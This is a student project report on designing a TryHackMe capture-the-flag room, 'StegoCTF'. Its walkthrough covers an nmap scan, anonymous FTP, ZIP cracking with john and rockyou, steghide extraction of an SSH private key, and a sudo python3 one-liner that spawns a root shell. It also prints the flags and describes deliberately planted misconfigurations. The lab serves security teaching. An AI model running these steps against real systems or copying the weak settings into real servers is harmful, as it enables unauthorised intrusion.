



VELACHERY MAIN ROAD, CHENNAI-600042

PROJECT SUBMISSION

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PROJECT : STEGOCTF

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DESIGN AND DEVELOPMENT OF A VULNERABLE CTF LAB

Tryhackme Room : STEGO CTF

Created Room Link : [StegoCTF](#)

The screenshot shows the TryHackMe interface for the StegoCTF room. The top navigation bar includes links for Dashboard, Learn, Practice, Compete, and Develop, along with a search icon, a notification bell, a 'Go Premium' button, and user statistics (43 diamonds, 47 flames) and a profile picture. The main content area features the room title 'StegoCTF' with a description: 'A beginner-friendly multi-stage CTF focusing on steganography, password cracking, SSH access, and privilege escalation. Players must follow a realistic attack chain to reach root.' Below the description are icons for a bar chart, a clock (45 min), a group of people (1), and a flame icon. A row of buttons includes 'Start AttackBox', 'Help', 'Save Room', and 'Options'. A progress bar at the bottom indicates 'Room progress (0%)'. Below this, there are tabs for 'Chart', 'Scoreboard', and 'Write-ups', with 'Write-ups' being the active tab. A text prompt encourages users to 'Teach, share knowledge and help other users by adding your own write-up.' with an 'Add Write-up' button. At the bottom, a list of five tasks is shown, each with a red 'Task' label, a radio button, and a title: 'Task 1 RECONNAISSANCE', 'Task 2 FTP ENUMERATION', 'Task 3 ZIP PASSWORD CRACKING', 'Task 4 STEGANOGRAPHY', and 'Task 5 SSH ACCESS'. Each task has a dropdown arrow on the right.

TryHackMe

Dashboard Learn Practice Compete Develop

Go Premium 43 47

Learn > StegoCTF

StegoCTF

A beginner-friendly multi-stage CTF focusing on steganography, password cracking, SSH access, and privilege escalation. Players must follow a realistic attack chain to reach root.

45 min 1

Start AttackBox Help Save Room Options

Room progress (0%)

Chart Scoreboard Write-ups

Teach, share knowledge and help other users by adding your own write-up. Add Write-up

Task 1 RECONNAISSANCE

Task 2 FTP ENUMERATION

Task 3 ZIP PASSWORD CRACKING

Task 4 STEGANOGRAPHY

Task 5 SSH ACCESS

1. PROJECT OVERVIEW

This project is a Capture The Flag (CTF) challenge built on an Ubuntu-based environment. The objective is to design a realistic multi-stage attack simulation involving:

- Steganography
- Password-protected ZIP cracking
- SSH key-based authentication
- Privilege escalation

The challenge simulates a real-world penetration testing workflow from initial access to root compromise.

2. OBJECTIVE


To create a structured CTF environment where participants must:

- Discover hidden credentials using steganography
- Crack encrypted archives using wordlists
- Gain SSH access using extracted private keys
- Escalate privileges to obtain root access

3. ENVIRONMENT SETUP

- OS: Ubuntu Desktop (VM)
- Services used:
 - o OpenSSH Server
 - o vsftpd (FTP)
- Tools installed:
 - o Steghide
 - o john / fcrackzip

4. SYSTEM ARCHITECTURE



5. SERVICE CONFIGURATION

SSH Setup


- Installed OpenSSH server
- Enabled key-based authentication
- Created user: steganographer
- Added public key to:

`/home/steganographer/.ssh/authorized_keys`

```
Apr 14 19:26
root@Ubuntu: /home/steganographer/.ssh
root@Ubuntu:/home/steganographer# ls -la
total 44
drwxr-x--- 6 steganographer steganographer 4096 Apr 14 17:19 .
drwxr-xr-x 5 root root 4096 Apr 14 16:57 ..
-rw----- 1 steganographer steganographer 219 Apr 14 19:20 .bash_history
-rw-r--r-- 1 steganographer steganographer 220 Apr 14 16:57 .bash_logout
-rw-r--r-- 1 steganographer steganographer 3771 Apr 14 16:57 .bashrc
drwx----- 2 steganographer steganographer 4096 Apr 14 17:09 .cache
drwx----- 3 steganographer steganographer 4096 Apr 14 17:09 .local
-rw-r--r-- 1 steganographer steganographer 807 Apr 14 16:57 .profile
drwx----- 3 steganographer steganographer 4096 Apr 14 17:09 .snap
drwx----- 2 steganographer steganographer 4096 Apr 14 17:17 .ssh
-rw----- 1 steganographer steganographer 23 Apr 14 17:19 user.txt
root@Ubuntu:/home/steganographer# cd .ssh
root@Ubuntu:/home/steganographer/.ssh# ls
authorized_keys
root@Ubuntu:/home/steganographer/.ssh# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDbH4W0dPx05N1vjWpd4SgGtq0DuR1xymRUQJSv5XykapkF+8ZHWL6Yb4yyBeCeDgf0RIcnpXTBZowwJd5
lTyDPWbCp6Kqh+cvqMnNoML/4IPg2xfGsnZSvJOPNX6iFM0bS1GXLCQtKZC/kljfbWZA4F7tU3M4TZTnYw4uFXW4yXFntFGGeNuJBk96J1op0JIIGud7376x3g
+sISq9nMPzm/XAhEWqK8UjmH/HqAefSs08aXeTYm2cuaBnWu6durpLD7RgRK6ZtNkevFhjPL6oY4yw7bvej4hu67xk0PxP1SfJjBAUwIjopgUiwpt97G8sEy
Y0AWoYzukHEDztmYPnX7 cyberghost@Ubuntu
root@Ubuntu:/home/steganographer/.ssh#
```

FTP Setup

- Installed vsftpd
- Enabled anonymous FTP access
- Root directory: /srv/ftp
- Hosted file: secret.zip

A terminal window titled 'root@Ubuntu: /srv/ftp' showing a series of commands and their outputs. The user starts in the directory '/home/steganographer/.ssh', moves to the parent directory, lists files (showing 'user.txt'), moves to '/srv/ftp', and lists files (showing 'secret.zip').

```
root@Ubuntu:/home/steganographer/.ssh# cd ..
root@Ubuntu:/home/steganographer# ls
snap  user.txt
root@Ubuntu:/home/steganographer# cd /srv/ftp
root@Ubuntu:/srv/ftp# ls
secret.zip
root@Ubuntu:/srv/ftp#
```

6. CHALLENGE WORKFLOW

1. FTP anonymous login
2. Download secret.zip
3. Crack ZIP password using wordlist
4. Extract secret.jpg
5. Use steghide to extract SSH key
6. Login via SSH
7. Privilege escalation
8. Obtain root flag

7. EXPLOITATION STEPS

The challenge follows a structured attack path:

Step 1: Port Scanning : The attacker identifies open services using scanning tools.

```
Applications Session Actions Edit View Help
kali@kali: ~/Desktop

(kali@kali)-[~/Desktop]
$ nmap -A 192.168.56.110
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-14 15:09 -0400
Nmap scan report for 192.168.56.110
Host is up (0.0016s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
| ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to ::ffff:192.168.56.103
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 1
|_   vsFTPd 3.0.5 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r-- 1 0 0 775072 Apr 14 18:08 secret.zip
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 62:c2:fc:e9:74:a2:45:3f:63:55:f0:83:ea:fc:c0:3d (ECDSA)
|_ 256 93:50:72:18:37:d7:33:f5:04:25:83:e0:fa:5a:96:ab (ED25519)
80/tcp    open  http     Apache httpd 2.4.58
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: Index of /
MAC Address: 08:00:27:94:38:58 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: Host: 192.168.56.110; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 1.64 ms 192.168.56.110

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.33 seconds

(kali@kali)-[~/Desktop]
$
```

Step 2. FTP Access: Access FTP anonymously and download secret.zip

```
(kali@kali)-[~/Desktop]
$ ftp 192.168.56.110
Connected to 192.168.56.110.
220 (vsFTPD 3.0.5)
Name (192.168.56.110:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||31269|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 775072 Apr 14 18:08 secret.zip
226 Directory send OK.
ftp>
```

Step 3: ZIP Cracking : Crack the ZIP password using a wordlist such as rockyou.txt

```
(kali@kali)-[~/Desktop]
$ ls
google-chrome.desktop  secret.zip  xfce4-terminal-emulator.desktop

(kali@kali)-[~/Desktop]
$ zip2john secret.zip > secret_hash
ver 2.0 efh 5455 efh 7875 secret.zip/secret.jpg PKZIP Encr: TS_chk, cmplen=774665, decmplen=777708, crc=B84C3609 ts=90C0 cs=90c0 type=8
ver 1.0 efh 5455 efh 7875 ** 2b ** secret.zip/note.txt PKZIP Encr: TS_chk, cmplen=61, decmplen=49, crc=C750EA00 ts=90A5 cs=90a5 type=0
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

(kali@kali)-[~/Desktop]
$ ls
google-chrome.desktop  secret_hash  secret.zip  xfce4-terminal-emulator.desktop

(kali@kali)-[~/Desktop]
$ john secret_hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dragon (secret.zip)
1g 0:00:00:00 DONE (2026-04-14 15:12) 25.00g/s 102400p/s 102400c/s 102400C/s 123456..oooooooo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/Desktop]
$
```

Step 4: Steganography Extraction: Use steghide extract to retrieve the hidden SSH private key.


```
(kali@kali)-[~/Desktop]
└─$ steghide extract -sf secret.jpg
Enter passphrase:
wrote extracted data to "id_rsa".

(kali@kali)-[~/Desktop]
└─$ ls
google-chrome.desktop  id_rsa  note.txt  secret_hash  secret.jpg  secret.zip  xfce4-terminal-emulator.desktop

(kali@kali)-[~/Desktop]
└─$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXKtdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAQEA2x+Fjnt8d0Tdb41qXe0BratA7kdcckpVECUr+V8pGqZBfvGR1pe
mG+M5gXgng4H2kSHKzqV0WwAMMCXeZU8gz1mwqeioqfnKrzJzaDC/+CD4NsXxrJ2UryTjz
V+ohTDM0tR150kLZGQv5JY3wVmQ0Be7VNz0E2U52M0LhV1gMlxZ7RRnjbiQZPeidakDCSb
rne9++sd4PrCEqvZzD85v1wIRFqivFI5h/x6gHn0rDvG13k2JtnLmgZ1runbq6Sw+0YESu
mbTSnrXYyz5eqGOMs02730+Ibuu8ZND8T9UnyYwQFMiiaKYFiskbfexvLBMmDgFqGM7pBx
A87ZmD51+wAA8i3cptMt3KbTAAAdzc2gtcnNhAAABAAQDBH4W0dPx05N1vjWpd4SgGtq
0DuR1xymRUQJSv5XykakpF+8ZHWL6Yb4yyBeCeDgFORIcPmpXTBZowwJd5lTyDPWbCp6Kq
h+cqVMnNoML/4IPg2xfGsnZSvJOPNX6iFMObS1GXLQtkZC/kljfbWZA4F7tU3M4TZTnYw
4uFXWwYXfntFGeNuJBk96J1op0JIGud7376x3g+sISq9nMPzm/XAhEWqK8UjmH/HqAefSs
08aXeTYm2cuaBnW6udurpLD7RgRK6ZtNkevFhjPL6oY4yw7bvej4hu67xk0PxP1SfJJBAU
wiJopgU1wpt97G8sEYyOAWoYzUkHEDztmYPnX7AAAAAwEAAQAAQAFnGeGRSmdG//YQ0tF
2c5Kw0WmyNE1COU2dmw4RYHtEIu4Pau58lmfa/p9foKzbrw1bxzKQcVetjfyUBMeOmY7yB
aPCngzB1rchwMbl7sNXAQZxvTQIj2HRJm5YxHaI0KYiHb00sNMv/dX/PQ53+ZpAUvL5Dz
kqJvDGG+DwI3v4xChqhoBM0miVVQokjOWAixjX3d/4T88GnYb0wsax2tK0FAUuATqsr9J
PhZIEncCtmyZy2lBftIAW4ZXE3HxVtowbQKwJx15kjuiflv12rSfdmls+fZ48ce5S+d
IvcXhnmL5DgSu79247/RPL100krCz8t8j0KvwG45ULJAAAAGFokuJS8rQPHdVhJAZfYdm
Chh33x5EKYJVFNUBWS3mAjdngylScCiwRutUNMBxo3j0tjJjprqIewkMze8vKMP9PxsFJH
gGcR3DjZQPsG5vNclccN5VrbvTeTqWp2Ax4/9nBhJF0jitJPEmdxazPuw5ujn0YPwQ3FY
uo2rZ+iJcCAAAAGQWZsH4Tk7vK0nBrxvHbke1XnPDbb7aVUCNXXFij0ri68Xw7Zr+WuTh
J4TnJhL6gR0kc7yfp/FRjIi6KiyIEyYPF4j6hgHa4lK9msvzkQg0u1NvrVPAHosKAD1tcW
buaigyKsBpzWegqkL3h61RQd0aBy+F/nuUcpHmB+9J2+MOQAAAIEA6vDRB3uuYs0WFCHP
rSsJm57n7JHkIJHuSN+6q8ADciZV8m4rMFNfc7mNEm6Q+VSFstPGfC4JqhC8nxqap95A
zxyC3KPX13UXdGTYk+Rr66p3VMKa60CRHu4BNGDjoMhN9qZHWJOCVECDvj4WuMd10sZYXS
HyLnlLqLkMni+9MAAAARY3LiZXJnaG9zdEBVYnVudHUBAg=
-----END OPENSSH PRIVATE KEY-----
```

Step 5: SSH Login: Login to the target system using SSH with the extracted id_rsa key.

```
(kali@kali)-[~/Desktop]
└─$ chmod 600 id_rsa

(kali@kali)-[~/Desktop]
└─$ ssh -i id_rsa steganographer@192.168.56.110
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.17.0-20-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro


Expanded Security Maintenance for Applications is not enabled.

18 updates can be applied immediately.
13 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Tue Apr 14 18:00:37 2026 from 192.168.56.103
steganographer@Ubuntu:~$ ls
snap  user.txt
steganographer@Ubuntu:~$ cat user.txt
flag{hidden_in_pixels}
steganographer@Ubuntu:~$
```


Step 6: Privilege Escalation: Exploit sudo permission to spawn a root shell using Python.



```
steganographer@Ubuntu:~$ sudo -l
Matching Defaults entries for steganographer on Ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User steganographer may run the following commands on Ubuntu:
    (ALL) NOPASSWD: /usr/bin/python3
steganographer@Ubuntu:~$ sudo python3 -c 'import os; os.system("/bin/bash")'
root@Ubuntu:/home/steganographer# ls
snap  user.txt
root@Ubuntu:/home/steganographer# whoami
root
root@Ubuntu:/home/steganographer# cd /root
root@Ubuntu:~# ls
root.txt  snap  vboxpostinstall.sh
root@Ubuntu:~#
```

Step 7: Root Access: Access /root/root.txt to retrieve the final flag



```
steganographer@Ubuntu:~$ sudo -l
Matching Defaults entries for steganographer on Ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User steganographer may run the following commands on Ubuntu:
    (ALL) NOPASSWD: /usr/bin/python3
steganographer@Ubuntu:~$ sudo python3 -c 'import os; os.system("/bin/bash")'
root@Ubuntu:/home/steganographer# ls
snap  user.txt
root@Ubuntu:/home/steganographer# whoami
root
root@Ubuntu:/home/steganographer# cd /root
root@Ubuntu:~# ls
root.txt  snap  vboxpostinstall.sh
root@Ubuntu:~# cat root.txt
flag{root_of_secrets}
root@Ubuntu:~#
```


8. DEPLOYMENT

1. Configured Ubuntu VM as the CTF environment.
2. Enabled SSH service with key-based authentication.
3. Configured vsftpd for anonymous FTP access.

4. Created user steganographer for SSH login.
5. Hosted secret.zip in /srv/ftp.
6. Embedded SSH key using steganography.
7. Configured sudo misconfiguration for privilege escalation.
8. Verified full attack chain functionality.

9. FLAGS

User flag retrieved from /home/steganographer/user.txt



```
(kali㉿kali)-[~/Desktop]
$ chmod 600 id_rsa

(kali㉿kali)-[~/Desktop]
$ ssh -i id_rsa steganographer@192.168.56.110
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.17.0-20-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

